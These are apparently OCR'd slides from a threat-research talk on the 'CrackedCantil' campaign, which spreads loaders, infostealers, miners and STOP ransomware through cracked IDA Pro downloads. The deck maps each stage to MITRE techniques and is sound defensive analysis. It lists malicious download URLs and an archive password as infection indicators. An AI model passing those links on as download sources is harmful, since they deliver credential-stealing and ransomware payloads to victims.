
Full Length Demo
https://app.any.run/tasks/7c196a3f-2132-4855-ac98-176fa600c299/

Chaotic or Ordered?

- Things may look chaotic on the surface
- But, closer inspection may reveal order
- Many cases of multiple malware infections
  - Every "Malware Symphony" is a multi-malware infection
  - But not every multi-malware infection is a "Malware Symphony"
- "Malware Symphony" should not have "conflicts"



The Conflicts



Conflict	Description
Ransomware encrypts files before other malware can perform	This makes the infection obvious to the victim, who will then take measures to remediate the infection. The system may go down, which means that other malware does not get a chance to perform. Even if infostealers successfully exfiltrate encrypted data, the attacker may not have the decryption key, rendering the stolen data useless. Some resources may be inaccessible to other malware.
More than one ransomware attempting to encrypt files	Complicates the encryption/decryption process. Race conditions may occur if multiple ransomware attempt to encrypt the same files at the same time. Spikes in computational resource usage can alert the system.
Malware attempt to kill each other	Malware developed by competing parties may attempt to kill each other, as seen in the case of botnet malware Mirai [2]. Some malware disguises itself as legitimate processes and antivirus programs, while other malware attempts to kill these, mistaking them for legitimate processes or antivirus programs [3].
Malware competing for resources	Malware such as coinminers utilize a lot of computational resources, which can cause other malware and crucial system processes to slow down.
Other interferences	Malware blocking certain connections/resources which are required by other malware. Multiple malware attempting to access the same resources at the same time could lead to race conditions, errors, glitches and more.

Table 1: Examples of conflicts between multiple malware.

Defining "Malware Symphony"


- Infections with multiple distinct malware
  - Malware detonation is coordinated
  - Work together without conflict
  - Decomposed into "movements"

1. Overture of the Loaders
2. Ensemble of the Infostealers
3. Chorale of the "Otherware"
4. Finale of the Ransomware

Decomposing the Symphony

The Typical Composition

- Order
- Symphony Movements
- Description
- Action
- Common MITRE Techniques



Order	Symphony movement	General description	Action	Common MITRE techniques
1	Overture of the Loaders	Starts and coordinates the malware symphony	System checks before starting the malware symphony	T1518: Software Discovery
				T1082: System Information Discovery
				T1012: Query Registry
				T1497: Virtualization/Sandbox Evasion
				T1016: System Network Configuration Discovery
			Communicate with C2	T1071: Application Layer Protocol
				T1571: Non-Standard Port
			Make C2 traffic hard to analyse	T1132: Data Encoding
				T1573: Encrypted Channel
			Ensure smooth entry of other malware	T1562: Impair Defenses
				T1588: Obtain Capabilities
			Time the execution of other malware	T1547: Boot or Logon Autostart Execution
				T1053: Scheduled Task/Job
				T1569: System Services
2	Ensemble of the Infostealers	A variety of infostealers can be involved, with a diverse range of stolen data and exfiltration techniques	Communicate with C2	T1071: Application Layer Protocol
				T1571: Non-Standard Port
			Make C2 traffic hard to analyse	T1132: Data Encoding
				T1573: Encrypted Channel
			Check environment values	T1518: Software Discovery
				T1012: Query Registry
				T1082: System Information Discovery
			Allow easy re-entry of itself	T1547: Boot or Logon Autostart Execution
				T1053: Scheduled Task/Job
			Collect the data	T1552: Unsecured Credentials
				T1555: Credentials from Password Stores
				T1115: Clipboard Data
				T1113: Screen Capture
			Exfiltrate the data	T1567: Exfiltration Over Web Service
				T1041: Exfiltration Over C2 Channel
				T1048: Exfiltration Over Alternative Protocol
2	Chorale of the 'Otherware'	Any malware that doesn't fall into the category of a loader, infostealer, ransomware – typically, malware that hijacks device resources	Communicate with C2	T1071: Application Layer Protocol
				T1571: Non-Standard Port
			Hijack resources	T1496: Resource Hijacking
3	Finale of the Ransomware	Encryption activities happen last, and solo, to prevent double encryption	Give other malware time to perform	T1547: Boot or Logon Autostart Execution
				T1053: Scheduled Task/Job
			Prevent double encryption	T1057: Process Discovery
				T1083: File and Directory Discovery
			Encrypt the files	T1486: Data Encrypted for Impact

Table 2: The typical composition of a malware symphony.


Naming the Symphony

Naming Convention Proposal

- Symphony no. <ID>, <Name of malware symphony>
    - <ID>: Unique number for the specific case of the campaign
    - <Name of malware symphony>: Name of specific campaign
- To identify specific case of Malware Symphony
    - Same campaign, with similar composition
    - However, each symphony can be subtly different

Variations in CrackedCantil Symphony

- Symphony No.2, CrackedCantil
  - Uses Glupteba, XMRig
  - Doesn’t use Amadey
- Symphony No.3, CrackedCantil
  - Uses Kelihos
  - Doesn’t use Smoke



Title	Category	Malware
Symphony No. 1, CrackedCantil [5]	Loaders	PrivateLoader
		Smoke
	Infostealers	Lumma
		RedLine
		RisePro
		Amadey
		Stealc
	Otherware	Socks5Systemz
		Coinminers
	Ransomware	STOP
Symphony No. 2, CrackedCantil [6]	Loaders	PrivateLoader
		Smoke
		Glupteba
	Infostealers	Lumma
		Stealc
		Risepro
		Redline
	Otherware	XMRig
	Ransomware	STOP
Symphony No. 3, CrackedCantil [7]	Loaders	PrivateLoader
	Infostealers	Lumma
		Redline
		Amadey
		RisePro
		Stealc
	Otherware	Kelihos
		Socks5Systemz
		Coinminers
	Ransomware	STOP

Table 3: The various CrackedCantil symphonies.

Staging the Symphony

Why Cracked Software?

- Specific versions of cracked software
  - Distribute malware compatible with system
- "Cracked Photoshop for Windows 10"
  - Attacker can embed malware for Windows 10
- Usage and distribution of Cracked Software is illegal
  - Victims are not legally protected
  - Victims less likely to seek help

Symphony No.1 "CrackedCantil"


Symphony No. 1 "CrackedCantil"

- Performers:
  1. Loaders: PrivateLoader, Smoke Loader
  2. Infostealers: Lumma, RedLine, RisePro, Amadey, Stealc
  3. "Otherwares": Socks5Systemz, Coin Miners
  4. Ransomware: STOP

The "CrackedCantil"


- I named this malware campaign "CrackedCantil"
- Cracked:
  - Originates from Cracked Software
- Cantil:
  - Viper species
  - Uses bright yellow tail to lure prey
  - Uses complex cocktail of venom
- Process Tree
  - Looks like a bunch of snakes

Source: Wikipedia



The Venue

- Search "cracked <popular software>"
  - "IDA PRO" for CrackedCantil


ida pro crack download - Google
google.com/search?q=ida+pro+crack+download&sca_esv=590804984&source=hp&ei=CJZ6ZbCcG_OBi-gPqYu06As&iflsig=AO6bgOgAAAAAZXqkGNny0...
Google Chrome isn't your default browser
Set as default
ida pro crack download
Sign in
ANY RUN
6:27 AM
12/14/2023

IDA Pro 8.0 released. : r/ReverseEngineering — Jul 30, 2022
IDA Pro 8.1 released. : r/ReverseEngineering — Oct 8, 2022
Hacking **IDA Pro** Installer PRNG from an Unusual Way — Jun 22, 2019
Can I **Free Download IDA Pro** 8.1.221006 **Crack** For ... — Oct 24, 2022
More results from www.reddit.com

Google Groups
https://groups.google.com › eQTt-Z_Bnbw

CRACK IDA Pro V6 8 150423 And HEX-Rays Decompiler ...

CRACK IDA Pro V6 8 150423 And HEX-Rays ... **CRACK IDA Pro** V6 8 150423 And HEX-Rays Decompiler ARM X86 X64-IDAPROI. **Download** Zip https://byltly.com/2wlwtU.

Nulled
https://www.nulled.to › Leaks › Cracked Programs

Hex-Rays IDA Pro 7.7.220118 (SP1) (x86, x64, ARM64)


Jun 16, 2022 — Hex-Rays **IDA Pro** 7.7.220118 (SP1) (x86, x64, ARM64). incl. **Crack** and SDK. Please Login or Register to see this Hidden Content. **DOWNLOAD**:.

Related searches

Waiting for www.google.com...

Getting your tickets

- Download link in Google Groups
- Password protected archive


CRACK IDA Pro V6 8 150423 And
groups.google.com/g/exhibitor-users/c/eQTt-Z_Bnbw
Groups
Conversations
Search conversations within exhibitor-us...
Sign in
exhibitor-users
Conversations
About
Privacy • Terms
6:27 AM
12/14/2023
ANY.RUN

CRACK IDA Pro V6 8 150423 And HEX-Rays Decompiler ARM X86 X64-iDAPROl

20 views


Ardelle Yamamoto
to exhibitor-users

Dec 5, 2023, 7:46:12 PM (8 days ago)

CRACK IDA Pro V6 8 150423 And HEX-Rays Decompiler ARM X86 X64-iDAPROl

Download Zip https://byltly.com/2wlwtU

eebf2c3492


CRACK IDA Pro V6 8 150423 And
Media sharing
airfiltersing.com/CRACK+IDA+Pro+V6+8+150423+And+HEX-Rays+Decompiler+ARM+X86+X64-iDAPROl.zip
https://afashionstudio.com/b/release.rar
6:27 AM
12/14/2023
ANY.RUN


CRACK+IDA+Pro+V6+8+150423+And+HEX-Rays+Decompiler+ARM+X86+X64-iDAPROl.zip

Your download link is ready...

PASSWORD: 1234

Delivered by Cracked Software


- Disguised as "Logitech Plugin Installer Utility"
- Protected with Themida, VMProtect
    - EXE is 750 MB
    - Only 18 MB after unpacking


CRACK IDA Pro V6 8 150423 And
Media sharing
airfiltersing.com/CRACK+IDA+Pro+V6+8+150423+And+HEX-Rays+Decompiler+ARM+X86+X64-iDAPROI.zip
release.rar
File Commands Tools Favorites Options Help
Add
Extract To
Test
View
Delete
Find
Wizard
Info
VirusScan
Comment
Protect
SFX
ANY.RUN
6:28 AM
12/14/2023


release.rar - RAR archive, unpacked size 792,412,712 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
prom	5,980,712	1,923,472	File folder	12/13/2023 10:...	
setup.exe *	786,432,000	6,376,432	Application	12/13/2023 12:...	583F67CE

Total 1 folder, 1 file, 792,412,712 bytes



Property	Value
Description	
File description	Logitech PlugIn Installer Utility (UNICODE)
Type	Application
File version	8.34.82.0
Product name	Logitech Options
Product version	8.34.82
Copyright	(C) 1998-2020 Logitech. All rights reserved.
Size	750 MB
Date modified	12/13/2023 12:29 AM
Language	English (United States)
Legal trademarks	Logitech® is a registered trademark of Logitecl
Original filename	PlugInInstallerUtility.exe



File name: C:\Users\ln\Desktop\setup.exe

File type: PE64 File size: 750.00 MiB

Scan: Automatic Endianness: LE Mode: 64-bit Architecture: AMD64 Type: GUI

